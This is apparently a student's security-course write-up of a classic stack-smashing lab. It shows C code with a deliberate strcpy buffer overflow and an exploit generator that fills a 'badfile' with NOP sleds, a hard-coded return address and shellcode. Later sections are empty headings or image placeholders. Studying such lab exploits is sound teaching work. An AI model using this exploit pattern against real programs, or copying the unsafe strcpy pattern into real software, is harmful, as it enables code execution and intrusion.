Christopher LaJon Morgan

Oct 29, 2013

**Project 8 Stack\_Smashing**  CS 465

**Classic Buffer Overflow**

Vulnerable Code (Exe: ./stack):

int bof(char \*str)

{ // removed Print $esp //

char buffer[12];

/\* The following statement has a buffer overflow problem \*/

strcpy(buffer, str);

return 1;

}

int main(int argc, char \*\*argv)

{

char str[517];

FILE \*badfile;

badfile = fopen("badfile", "r");

fread(str, sizeof(char), 517, badfile);

bof(str);

printf("Returned Properly\n");

return 1;

}

Generate Badfile:

void main(int argc, char \*\*argv)

{

char buffer[517];

FILE \*badfile;

int i = 0;

/\* Initialize buffer with 0x90 (NOP instruction) \*/

memset(buffer, 0x90, 517);

/\* You need to fill the buffer with appropriate contents here \*/

for (;i < 28; i = i + 4)


memcpy(buffer + i, "\x45\xD0\xff\xff", 4);

memcpy(buffer + 44, shellcode, sizeof(shellcode));

/\* Save the contents to the file "badfile" \*/ …


}

Smash:




**Environment Variable Exploit**

Understand Inclusion of Env Variables (CODE):



Env Stack Smash Replication:



**Insights**